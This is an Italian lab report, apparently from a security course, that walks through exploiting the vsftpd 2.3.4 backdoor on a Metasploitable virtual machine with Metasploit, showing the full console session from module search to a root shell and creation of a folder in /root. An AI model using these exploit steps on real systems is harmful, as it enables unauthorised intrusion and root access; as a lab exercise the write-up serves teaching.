

Gabriele Di giampietro **Data 5/12/2022**

Obiettivo: Completare una sessione di Hacking sul servizio vsftpd della Vm Metasploitable con indirizzio ip 192.168.1.149 e creare una cartella nella directory root intitolata test_metasploit.

Prima fase


Per prima cosa andiamo ad impostare l'indirizzo ip di Metasploitable in 192.168.1.149, che risulta essere su un'altra linea dalla nostra macchina Kali attacante (192.168.50.100). Per far comunicare le nostre macchine abbiamo deciso di utilizzare Pfsense che nel nostro caso funzionerà da router.





Seconda Fase: Utilizzo di Metasploit

Adesso che abbiamo la possibilità di comunicare con Meta, eseguiamo una scansione con Nmap sulla porta del servizio ftp, quindi la 21, per ottenere informazioni riguardo la versione ecc… che ci occorreranno per la nostra sessione di hacking.



Dopo avere individuato la versione del servizio, andiamo a configurare Metasploit così da indirizzarlo verso il nostro target e prendere il controllo della shell. Prime prima cosa andiamo a cercare l'exploit che ci occorre, settiamo l'host e il payload, controlliamo attraverso il comando show options che sia tutto corretto e lanciamo il nostro exploit.

```
      =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

Andiamo anche ad inserire le configurazioni obbligatorie e mancanti nella sezione Required.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

Nel nostro caso il payload va solo inserito perché non richiede configurazioni obbligatorie di Required.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

Infine andiamo a lanciare con il comando exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44477 → 192.168.1.149:6200) at 2022-12-05 10:01:17 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

Terza Fase

Dopo aver preso il controllo della shell, proviamo qualche comando come ifconfig e ls, poi andiamo a creare la cartella test_metasploit nella directory /root.

```
[*] 192.168.1.149 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.100:41683 → 192.168.1.149:6200) at 2022-12-05 10:07:06 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d9:d6:ed
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:d6ed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1895 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:151156 (147.6 KB)  TX bytes:165246 (161.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89057 (86.9 KB)  TX bytes:89057 (86.9 KB)
```

```
cd root
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Possiamo verificare che la cartella è stata creata anche direttamente sulla Vm Metasploitable.